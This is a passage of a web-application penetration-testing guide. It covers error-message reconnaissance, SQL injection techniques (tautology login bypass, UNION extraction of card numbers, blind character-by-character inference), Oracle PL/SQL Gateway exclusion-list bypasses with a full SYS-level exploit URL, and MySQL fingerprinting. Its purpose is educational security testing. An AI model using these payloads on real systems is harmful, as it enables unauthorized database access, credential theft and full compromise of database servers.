This error message can be generated by requesting a non-existant URL. After the common message that shows a page not found, there is information about web server version, OS, modules and other products used. This information can be very important from an OS and application type and version identification point of view.

Web server errors aren't the only useful output returned requiring security analysis. Consider the next example error message:

```
Microsoft OLE DB Provider for ODBC Drivers
(0x80004005) [DBNETLIB][ConnectionOpen(Connect())]
- SQL server does not exist or access denied
```

What happened? We will explain step-by-step below.

In this example, the 80004005 is a generic IIS error code which indicates that it could not establish a connection to its associated database. In many cases, the error message will detail the type of the database. This will often indicate the underlying operating system by association. With this information, the penetration tester can plan an appropriate strategy for the security test.

By manipulating the variables that are passed to the database connect string, we can invoke more detailed errors.

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'

[Microsoft][ODBC Access 97 ODBC driver Driver]General error
Unable to open registry key 'DriverId'
```

In this example, we can see a generic error in the same situation which reveals the type and version of the associated database system and a dependence on Windows operating system registry key values.

Now we will look at a practical example with a security test against a web application that loses its link to its database server and does not handle the exception in a controlled manner. This could be caused by a database name resolution issue, processing of unexpected variable values, or other network problems.

Consider the scenario where we have a database administration web portal, which can be used as a front end GUI to issue database queries, create tables, and modify database fields. During the POST of the logon credentials, the following error message is presented to the penetration tester. The message indicates the presence of a MySQL database server:

```
Microsoft
OLE DB
Provider for
ODBC
Drivers
(0x80004005)
[MySQL]
[ODBC 3.51
Driver]Unknown
MySQL
server host
```

If we see in the HTML code of the logon page the presence of a hidden field with a database IP, we can try to change this value in the URL with the address of database server under the penetration tester's control in an attempt to fool the application into thinking that the logon was successful.

Another example: knowing the database server that services a web application, we can take advantage of this information to carry out a SQL Injection for that kind of database or a persistent XSS test.

Error Handling in IIS and ASP .net

ASP .net is a common framework from Microsoft used for developing web applications. IIS is one of the commonly used web server. Errors occur in all applications, we try to trap most errors but it is almost impossible to cover each and every exception.

IIS uses a set of custom error pages generally found in c:\winnt\help\iishelp\common to display errors like '404 page not found' to the user. These default pages can be changed and custom errors can be configured for IIS server. When IIS receives a request for an aspx page, the request is passed on to the dot net framework.

There are various ways by which errors can be handled in dot net framework. Errors are handled at three places in ASP .net:

1. Inside Web.config customErrors section 2. Inside global.asax Application_Error Sub 3. At the the aspx or associated codebehind page in the Page_Error sub

Handling errors using web.config

```
   <customErrors
   defaultRedirect="myerrorpagedefault.aspx"
   mode="On|Off|RemoteOnly"> <error
   statusCode="404"
   redirect="myerrorpagefor404.aspx"/>

    <error
statusCode="500"
redirect="myerrorpagefor500.aspx"/>
</customErrors>
```

mode="On" will turn on custom errors. mode=RemoteOnly will show custom errors to the remote web application users. A user accessing the server locally will be presented with the complete stack trace and custom errors will not be shown to him.

All the errors, except those explicitly specified, will cause a redirection to the resource specified by defaultRedirect, i.e., myerrorpagedefault.aspx. A status code 404 will be handled by myerrorpagefor404.aspx.

Handling errors in Global.asax

When an error occurs, the Application_Error sub is called. A developer can write code for error handling / page redirection in this sub.

```
Private Sub Application_Error (ByVal sender As Object,
ByVal e As System.EventArgs) Handles MyBase.Error

End Sub
```

Handling errors in Page_Error sub

This is similar to application error.

```
    Private Sub Page_Error (ByVal sender As
    Object, ByVal e As System.EventArgs)
    Handles MyBase.Error

End Sub
```

Error hierarchy in ASP .net

Page_Error sub will be processed first, followed by global.asax Application_Error sub, and, finally, customErrors section in web.config file.

Information Gathering on web applications with server-side technology is quite difficult, but the information discovered can be useful for the correct execution of an attempted exploit (for example, SQL injection or Cross Site Scripting (XSS) attacks) and can reduce false positives.

How to test for ASP.net and IIS Error Handling

Fire up your browser and type a random page name

http:\\www.mywebserver.com\anyrandomname.asp

If the server returns

The page cannot be found

HTTP 404 - File not found

Internet Information Services

it means that IIS custom errors are not configured. Please note the .asp extension.

Also test for .net custom errors. Type a random page name with aspx extension in your browser:

http:\\www.mywebserver.com\anyrandomname.aspx

If the server returns

Server Error in '/' Application.

The resource cannot be found.

Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable. Please review the following URL and make sure that it is spelled correctly. Custom errors for .net are not configured.

This moves us into the realms of reverse engineering network software and databases.

Database Testing

SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

SQL Injection attacks can be divided into the following three classes:

- Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.

- Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester).

- Inferential: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.

Independent of the attack class, a successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and, therefore, understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query. The latter case is known as "Blind SQL Injection".

SQL Injection Detection

The first step in this test is to understand when our application connects to a DB Server in order to access some data. Typical examples of cases when an application needs to talk to a DB include:

- Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes)

- Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database

- E-Commerce sites: the products and their characteristics (price, description, availability, ...) are very likely to be stored in a relational database.

The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. The very first test usually consists of adding a single quote (') or a semicolon (;) to the field under test. The first is used in SQL as a string terminator and, if not filtered by the application, would lead to an incorrect query. The second is used to end a SQL statement and, if it is not filtered, it is also likely to generate an error. The output of a vulnerable field might resemble the following (on a Microsoft SQL Server, in this case):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the character
string ''.

/target/target.asp, line 113
```

Also comments (--) and other SQL keywords like 'AND' and 'OR' can be used to try to modify the query. A very simple but sometimes still effective technique is simply to insert a string where a number is expected, as an error like the following might be generated:

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e07' [Microsoft][ODBC
SQL Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a column
```

of data type int.

/target/target.asp, line 113

A full error message, like those in the examples, provides a wealth of information to the tester in order to mount a successful injection. However, applications often do not provide so much detail: a simple '500 Server Error' or a custom error page might be issued, meaning that we need to use blind injection techniques. In any case, it is very important to test *each field separately*: only one variable must vary while all the other remain constant, in order to precisely understand which parameters are vulnerable and which are not.

Standard SQL Injection Testing

Consider the following SQL query:

SELECT * FROM Users WHERE Username='$username' AND Password='$password'

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that credentials exists, then the user is allowed to login to the system, otherwise the access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:

$username
=
1'
or
'1'
=
'1
$password
=

1'
or
'1'
=
'1

The query will be:

SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'

If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:

http://www.example.com/index.php?
username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%2

0'1

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.

In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases.

Another example of query is the following:

SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))

In this case, there are two problems, one due to the use of the parentheses and one due to the use of MD5 hash function. First of all, we resolve the problem of the parentheses. That simply consists of adding a number of closing parentheses until we obtain a corrected query. To resolve the second problem, we try to invalidate the second condition. We add to our query a final symbol that means that a comment is beginning. In this way, everything that follows such symbol is considered a comment. Every DBMS has its own symbols of comment, however, a common symbol to the greater part of the database is /*. In Oracle the symbol is "--". This said, the values that we'll use as Username and Password are:

$username
=
1'
or
'1'
=
'1'))/*
$password
=
foo

In this way, we'll get the following query:

SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))

The URL request will be:

http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo

Which returns a number of values. Sometimes, the authentication code verifies that the number of returned tuple is exactly equal to 1. In the previous examples, this situation would be difficult (in the database there is only one value per user). In order to go around this problem, it is enough to insert a SQL command that imposes the condition that the number of the returned tuple must be one. (One record returned) In order to reach this goal, we use the operator "LIMIT <num>", where <num> is the number of the tuples that we expect to be returned. With respect to the previous example, the value of the fields Username and Password will be modified as follows:

$username
=
1'
or
'1'
=
'1'))
LIMIT
1/*
$password
=
foo

In this way, we create a request like the follow:

http://www.example.com/index.php?
username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=fo o

Union Query SQL Injection Testing

Another test involves the use of the UNION operator. This operator is used in SQL injections to join a query, purposely forged by the tester, to the original query. The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of fields of other tables. We suppose for our examples that the query executed from the server is the following:

SELECT Name, Phone, Address FROM Users WHERE Id=$id

We will set the following Id value:

$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable

We will have the following query:

SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable

which will join the result of the original query with all the credit card users. The keyword ALL is necessary to get around queries that use the keyword DISTINCT. Moreover, we notice that beyond the credit card numbers, we have selected other two values. These two values are necessary, because the two query must have an equal number of parameters, in order to avoid a syntax error.

Blind SQL Injection Testing

We have pointed out that there is another category of SQL injection, called Blind SQL Injection, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500).

By using the inference methods, it is possible to avoid this obstacle and thus to succeed to recover the values of some desired fields. This method consists of carrying out a series of boolean queries to the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the www.example.com domain and we suppose that it contains a parameter named id vulnerable to SQL injection. This means that carrying out the following request:

```
http://www.example.com/index.php?id=1'
```

we will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

which is exploitable through the methods seen previously. What we want to obtain is the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present practically in every database. For our examples, we will use the following pseudo-functions:

SUBSTRING (text, start, length): it returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char): it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text): it gives back the length in characters of the input text.

Through such functions, we will execute our tests on the first character and, when we have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function SUBSTRING, in order to select only one character at a time (selecting a single character means to impose the length parameter to 1), and the function ASCII, in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of the ASCII table, until the right value is found. As an example, we will use the following value for Id:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

that creates the following query (from now on, we will call it "inferential query"):

SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'

The previous example returns a result if and only if the first character of the field username is equal to the ASCII value 97. If we get a false value, then we increase the index of the ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the ASCII table and we analyze the next character, modifying the parameters of the SUBSTRING function. The problem is to understand in which way we can distinguish tests returning a true value from those that return false. To do this, we create a query that always returns false. This is possible by using the following value for Id:

$Id=1' AND '1' = '2

by which will create the following query:

SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'

The obtained response from the server (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test executed before. Sometimes, this method does not work. If the server returns two different pages as a result of two identical consecutive web requests, we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two templates in order to decide the result of the test.

In the previous discussion, we haven't dealt with the problem of determining the termination condition for out tests, i.e., when we should end the inference procedure. A technique to do this uses one characteristic of the SUBSTRING function and the LENGTH function. When the test compares the current character with the ASCII code 0 (i.e., the value null) and the test returns the value true, then either we are done with the inference procedure (we have scanned the whole string), or the value we have analyzed contains the null character.

We will insert the following value for the field Id:

$Id=1' AND LENGTH(username)=N AND '1' = '1

Where N is the number of characters that we have analyzed up to now (not counting the null value). The query will be:

SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'

The query returns either true or false. If we obtain true, then we have completed inference and, therefore, we know the value of the parameter. If we obtain false, this means that the null character is present in the value of the parameter, and we must continue to analyze the next parameter until we find another null value.

The blind SQL injection attack needs a high volume of queries. The tester may need an automatic tool to exploit the vulnerability.

Oracle Testing

Web based PL/SQL applications are enabled by the PL/SQL Gateway - it is the component that translates web requests into database queries. Oracle has developed a number of software implementations ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server. All have their own quirks and issues, each of which will be thoroughly investigated in this paper. Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server.

Understanding how the PL/SQL Gateway works

Essentially, the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passing it on to the database server where it is executed.

1) The web server accepts request from a web client and determines it should be processed by the PL/SQL Gateway

2) PL/SQL Gateway processes the request by extracting the requested package name , procedure, and variables

3) The requested package and procedure is wrapped in a block on anonymous PL/SQL, and sent to the database server.

4) The database server executes the procedure and sends the results back to the Gateway as HTML

5) Gateway via the web server sends a response back to the client

Understanding this is important - the PL/SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL/SQL Gateway, or any weaknesses in the PL/SQL application, when exploited, give an attacker direct access to the database server; no amount of firewalls will prevent this.

URLs for PL/SQL web applications are normally easily recognizable and generally start with the following (xyz can be any string and represents a Database Access Descriptor, which you will learn more about later):

http://www.example.com/pls/xyz
http://www.example.com/xyz/owa
http://www.example.com/xyz/plsql

While the second and third of these examples represent URLs from older versions of the PL/SQL Gateway, the first is from more recent versions running on Apache. In the plsql.conf Apache configuration file, /pls is the default, specified as a Location with the PLS module as the handler. The location need not be /pls, however. The absence of a file extension in a URL could indicate the presence of the Oracle PL/SQL Gateway. Consider the following URL:

http://www.server.com/aaa/bbb/xxxxx.yyyyy

If xxxxx.yyyyy were replaced with something along the lines of “ebank.home,” “store.welcome,” “auth.login,” or “books.search,” then there’s a fairly strong chance that the PL/SQL Gateway is being used. It is also possible to precede the requested package and procedure with the name of the user that owns it - i.e. the schema - in this case the user is "webuser":

http://www.server.com/pls/xyz/webuser.pkg.proc

In this URL, xyz is the Database Access Descriptor, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, and so on. These DADs are specified in the dads.conf Apache configuration file in more recent versions or the wdbsvr.app file in older versions. Some default

DADs include the following:

SIMPLEDAD

HTMLDB

ORASSO

SSODAD

PORTAL

PORTAL2

PORTAL30

PORTAL30_SSO

TEST

DAD

APP

ONLINE

DB

OWA

Determining if the PL/SQL Gateway is running

When performing an assessment against a server, it's important first to know what technology you're actually dealing with. If you don't already know, for example in a black box assessment scenario, then the first thing you need to do is work this out. Recognizing a web based PL/SQL application is pretty easy. First, there is the format of the URL and what it looks like, discussed above. Beyond that there are a set of simple tests that can be performed to test for the existence of the PL/SQL Gateway.

Server response headers

The web server's response headers are a good indicator as to whether the server is running the PL/SQL Gateway. The table below lists some of the typical server response headers:

Oracle-Application-Server-10g
Oracle-Application-Server-
10g/10.1.2.0.0 Oracle-HTTP-
Server Oracle-Application-
Server-10g/9.0.4.1.0 Oracle-
HTTP-Server Oracle-
Application-Server-10g
OracleAS-Web-Cache-
10g/9.0.4.2.0 (N) Oracle-
Application-Server-10g/9.0.4.0.0

Oracle HTTP Server Powered by Apache

Oracle HTTP Server Powered by
Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by
Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by
Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by
Apache/1.3.12 (Win32)
mod_plsql/3.0.9.8.5e Oracle HTTP Server
Powered by Apache/1.3.19 (Win32)
mod_plsql/3.0.9.8.3c Oracle HTTP Server
Powered by Apache/1.3.22 (Unix)
mod_plsql/3.0.9.8.3b Oracle HTTP Server
Powered by Apache/1.3.22 (Unix)
mod_plsql/9.0.2.0.0

```
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1

Oracle9iAS/9.0.2 Oracle HTTP Server

Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

The NULL test

In PL/SQL "null" is a perfectly acceptable expression:

```
SQL> BEGIN

        2    NULL;

  3   END;

        4    /

PL/SQL procedure successfully completed.
```

We can use this to test if the server is running the PL/SQL Gateway. Simply take the DAD and append NULL then append NOSUCHPROC:

http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc

If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.

Known package access

On older versions of the PL/SQL Gateway it is possible to directly access the packages that form the PL/SQL Web Toolkit such as the OWA and HTP packages. One of these packages is the OWA_UTIL package which we'll speak about more later on. This package contains a procedure called SIGNATURE and it simply outputs in HTML a PL/SQL signature. Thus requesting:

http://www.example.com/pls/dad/owa_util.signature

returns the following output on the webpage:

"This page was produced by the PL/SQL Web Toolkit on date"

or

"This page was produced by the PL/SQL Cartridge on date"

If you don't get this response but a 403 Forbidden response then you can infer that the PL/SQL Gateway is running. This is the response you should get in later versions or patched systems.

Accessing Arbitrary PL/SQL Packages in the Database

It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends upon version of the PL/SQL Gateway. In earlier versions of the PL/SQL Gateway there was nothing to stop an attacker from accessing an arbitrary PL/SQL package in the database server. We mentioned the OWA_UTIL package earlier. This can be used to run arbitrary SQL queries

http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT?
P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS

Cross Site Scripting attacks could be launched via the HTP package:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')
</script>
```

Clearly this is dangerous, so Oracle introduced a PLSQL Exclusion list to prevent direct access to such dangerous procedures. Banned items include any request starting with SYS.*, any request starting with DBMS_*, any request with HTP.* or OWA*. It is possible to bypass the exclusion list however. What's more, the exclusion list does not prevent access to packages in the CTXSYS and MDSYS schemas or others, so it is possible to exploit flaws in these packages:

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?
SQLSTMT=SELECT+1+FROM+DUAL
```

This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE-2006-0265)

Testing the PL/SQL Gateway For Flaws

Over the years the Oracle PL/SQL Gateway has suffered from a number of flaws including access to admin pages (CVE-2002-0561), buffer overflows (CVE-2002-0559), directory traversal bugs and vulnerabilities that can allow attackers bypass the Exclusion List and go on to access and execute arbitrary PL/SQL packages in the database server.

Bypassing the PL/SQL Exclusion List

It is incredible how many times Oracle has attempted to fix flaws that allow attackers to bypass the exclusion list. Each patch that Oracle has produced has fallen victim to a new bypass technique.

Bypassing the Exclusion List - Method 1

When Oracle first introduced the PL/SQL Exclusion List to prevent attackers from accessing arbitrary PL/SQL packages, it could be trivially bypassed by preceding the name of the schema/package with a hex encoded newline character or space or tab:

http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC

http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC

http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC

Bypassing the Exclusion List - Method 2

Later versions of the Gateway allowed attackers to bypass the exclusion list be preceding the name of the schema/package with a label. In PL/SQL a label points to a line of code that can be jumped to using the GOTO statement and takes the following form: <<NAME>>

http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC

Bypassing the Exclusion List - Method 3

Simply placing the name of the schema/package in double quotes could allow an attacker to bypass the exclusion list. Note that this will not work on Oracle Application Server 10g as it converts the user's request to lowercase before sending it to the database server and a quote literal is case sensitive - thus "SYS" and "sys" are not the same, and requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion list:

http://www.example.com/pls/dad/"SYS".PACKAGE.PROC

Bypassing the Exclusion List - Method 4

Depending upon the character set in use on the web server and on the database server some characters are translated. Thus, depending upon the character sets in use, the "ÿ" character (0xFF) might be converted to a "Y" at the database server. Another character that is often converted to an upper case "Y" is the Macron character - 0xAF. This may allow an attacker to bypass the exclusion list:

http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC

http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC

Bypassing the Exclusion List - Method 5

Some versions of the PL/SQL Gateway allow the exclusion list to be bypassed with a backslash - 0x5C:

http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC

Bypassing the Exclusion List - Method 6

This is the most complex method of bypassing the exclusion list and is the most recently patched method. If we were to request the following

http://www.example.com/pls/dad/foo.bar?xyz=123

the application server would execute the following at the database server:

```
1 declare

      2    rc__ number;

      3    start_time__ binary_integer;

      4    simple_list__ owa_util.vc_arr;

5 complex_list__ owa_util.vc_arr;
6 begin
      7    start_time__ := dbms_utility.get_time;

8  owa.init_cgi_env(:n__,:nm__,:v__);
```

```
htp.HTBUF_LEN := 255;

 null;
 null;
 simple_list__(1) := 'sys.%';
 simple_list__(2) := 'dbms\_%';
 simple_list__(3) := 'utl\_%';
 simple_list__(4) := 'owa\_%';
 simple_list__(5) := 'owa.%';
 simple_list__(6) := 'htp.%';
 simple_list__(7) := 'htf.%';
 if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
    rc__ := 2;
 else
    null;
    orasso.wpg_session.init();
    foo.bar(XYZ=>:XYZ);
    if (wpg_docload.is_file_download) then
       rc__ := 1;
       wpg_docload.get_download_file(:doc_info);
       orasso.wpg_session.deinit();
       null;
       null;
       commit;
    else
       rc__ := 0;
       orasso.wpg_session.deinit();
       null;
       null;
       commit;
       owa.get_page(:data__,:ndata__);
    end if;
    40   end if;
    41   :rc__ := rc__;
    42   :db_proc_time__ := dbms_utility.get_time—start_time__;
   43  end;
```

Notice lines 19 and 24. On line 19 the user’s request is checked against a list of known “bad” strings - the exclusion list. If the user’s requested package and procedure do not contain bad strings, then the procedure is executed on line 24. The XYZ parameter is passed as a bind variable.

If we then request the following:

http://server.example.com/pls/dad/INJECT'POINT

the following PL/SQL is executed:

```
..

    18   simple_list__(7) := 'htf.%';
    19          if  ((owa_match.match_pattern('inject'point',  simple_list__,
    complex_list__, true))) then
      20     rc__ := 2;
    21   else
      22     null;
      23     orasso.wpg_session.init();
      24     inject'point;

..
```

This generates an error in the error log: “PLS-00103: Encountered the symbol ‘POINT’ when expecting one of the following. .

.” What we have here is a way to inject arbitrary SQL. This can be exploited to bypass the exclusion list. First, the attacker needs to find a PL/SQL procedure that takes no parameters and doesn't match anything in the exclusion list. There are a good number of default packages that match this criteria, for example:

JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES

PORTAL.WWV_HTP.CENTERCLOSE

ORASSO.HOME

WWC_VERSION.GET_HTTP_DATABASE_INFO

Picking one of these that actually exists (i.e. returns a 200 OK when requested), if an attacker requests:

http://server.example.com/pls/dad/orasso.home?FOO=BAR

the server should return a “404 File Not Found” response because the orasso.home procedure does not require parameters and one has been supplied. However, before the 404 is returned, the following PL/SQL is executed:

```
..

..

 if ((owa_match.match_pattern('orasso.home', simple_list__,
 complex_list__, true))) then rc__ := 2;
```

```
    else
    null;

        orasso.wpg_session.init();
        orasso.home(FOO=>:FOO);

        ..

        ..
```

Note the presence of FOO in the attacker's query string. They can abuse this to run arbitrary SQL. First, they need to close the brackets:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

This results in the following PL/SQL being executed:

```
..

orasso.home();--=>:);--);

..
```

Note that everything after the double minus (--) is treated as a comment. This request will cause an internal server error because one of the bind variables is no longer used, so the attacker needs to add it back. As it happens, it's this bind variable that is the key to running arbitrary PL/SQL. For the moment, they can just use HTP.PRINT to print BAR, and add the needed bind variable as :1:

```
http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```

This should return a 200 with the word "BAR" in the HTML. What's happening here is that everything after the equals sign - BAR in this case - is the data inserted into the bind variable. Using the same technique it's possible to also gain access to owa_util.cellsprint again:

http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1
-
=SELECT+USERNAME+FROM+ALL_USERS

To execute arbitrary SQL, including DML and DDL statements, the attacker inserts an execute immediate :1:

http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1
- =select%201%20from%20dual

Note that the output won't be displayed. This can be leveraged to exploit any PL/SQL injection bugs owned by SYS, thus enabling an attacker to gain complete control of the backend database server. For example, the following URL takes advantage of the SQL injection flaws in DBMS_EXPORT_EXTENSION (see http://secunia.com/advisories/19860)

```
http://www.example.com/pls/dad/orasso.home?);
execute%20immediate%20:1;--
=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABL
('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';
END;--','SYS',1,'VER',0);END;
```

Assessing Custom PL/SQL Web Applications

During black box security assessments, the code of the custom PL/SQL application is not available, but still needs to be assessed for security vulnerabilities.

Testing for SQL Injection

Each input parameter should tested for SQL injection flaws. These are easy to find and confirm. Finding them is as easy as

embedding a single quote into the parameter and checking for error responses (which include 404 Not Found errors). Confirming the presence of SQL injection can be performed using the concatenation operator,

For example, assume there is a bookstore PL/SQL web application that allows users to search for books by a given author:

http://www.example.com/pls/bookstore/books.search?author=DICKENS

If this request returns books by Charles Dickens but

http://www.example.com/pls/bookstore/books.search?author=DICK'ENS

returns an error or a 404 then there might be a SQL injection flaw.
This can be confirmed by using the concatenator operator:

http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS

If this now again returns books by Charles Dickens you've confirmed SQL injection.

MySQL Testing

SQL Injection vulnerabilities occur whenever input is used in the construction of a SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL code under the privileges of the user used to connect to the database.

MySQL server has a few particularities so that some exploits need to be specially customized for this application. That's the subject of this section.

How to Test

When a SQL Injection is found with MySQL as DBMS backend, there are a number of attacks that could be accomplished depending on MySQL version and user privileges on DBMS.

MySQL comes with at least four versions used in production worldwide. 3.23.x, 4.0.x, 4.1.x and 5.0.x. Every version has a set of features proportional to version number.

- From Version 4.0: UNION
- From Version 4.1: Subqueries
- From Version 5.0: Stored procedures, Stored functions and the view named INFORMATION_SCHEMA
- From Version 5.0.2: Triggers

To be noted that for MySQL versions before 4.0.x, only Boolean or time-based Blind Injection could be used, as no subqueries or UNION statements are implemented.

From now on, it will be supposed there is a classic SQL injection in a request like the one described in the Section on Testing for SQL Injection.

http://www.example.com/page.php?id=2

The single Quotes Problem

Before taking advantage of MySQL features, it has to be taken in consideration how strings could be represented in a statement, as often web applications escape single quotes.

MySQL quote escaping is the following:

'A string with \'quotes\''

That is, MySQL interprets escaped apostrophes (\') as characters and not as metacharacters.

So, if the application, to work properly, needs to use constant strings, two cases are to be differentiated:

1. Web app escapes single quotes (' => \')

2. Web app does not escapes single quotes escaped (' => ')

Under MySQL, there is a standard way to bypass the need of single quotes, having a constant string to be declared without the need for single quotes.

Let's suppose we want know the value of a field named 'password' in a record with a condition like the following: password like 'A%'

1. The ASCII values in a concatenated hex:

```
password LIKE 0x4125
```

2. The char() function:

```
password LIKE CHAR(65,37)
```

Multiple mixed queries:

MySQL library connectors do not support multiple queries separated by ';' so there's no way to inject multiple non-homogeneous SQL commands inside a single SQL injection vulnerability like in Microsoft SQL Server.

For example, the following injection will result in an error:

```
1 ; update tablename set code='javascript code' where 1 --
```

Information gathering

Fingerprinting MySQL

Of course, the first thing to know is if there's MySQL DBMS as a backend.

MySQL server has a feature that is used to let other DBMS to ignore a clause in MySQL dialect. When a comment block ('/**/') contains an exclamation mark ('/*! sql here*/') it is interpreted by MySQL, and is considered as a normal comment block by other DBMS.

E.g.:

1 /*! and 1=0 */

Result Expected:

If MySQL is present, the clause inside comment block will be interpreted.

Version

There are three ways to gain this information:

1. By using the global variable @@version
2. By using the function [VERSION()]
3. By using comment fingerprinting with a version number /*!40110 and 1=0*/ which means:

```
if(version >= 4.1.10)

    add 'and 1=0' to the query.
```

These are equivalent as the result is the same.

In band injection:

```
1 AND 1=0 UNION SELECT @@version /*
```

Inferential injection:

```
1 AND @@version like '4.0%'
```

Result Expected:

A string like this: 5.0.22-log

Login User

There are two kinds of users MySQL Server relies upon.

1. [USER()]: the user connected to MySQL Server.

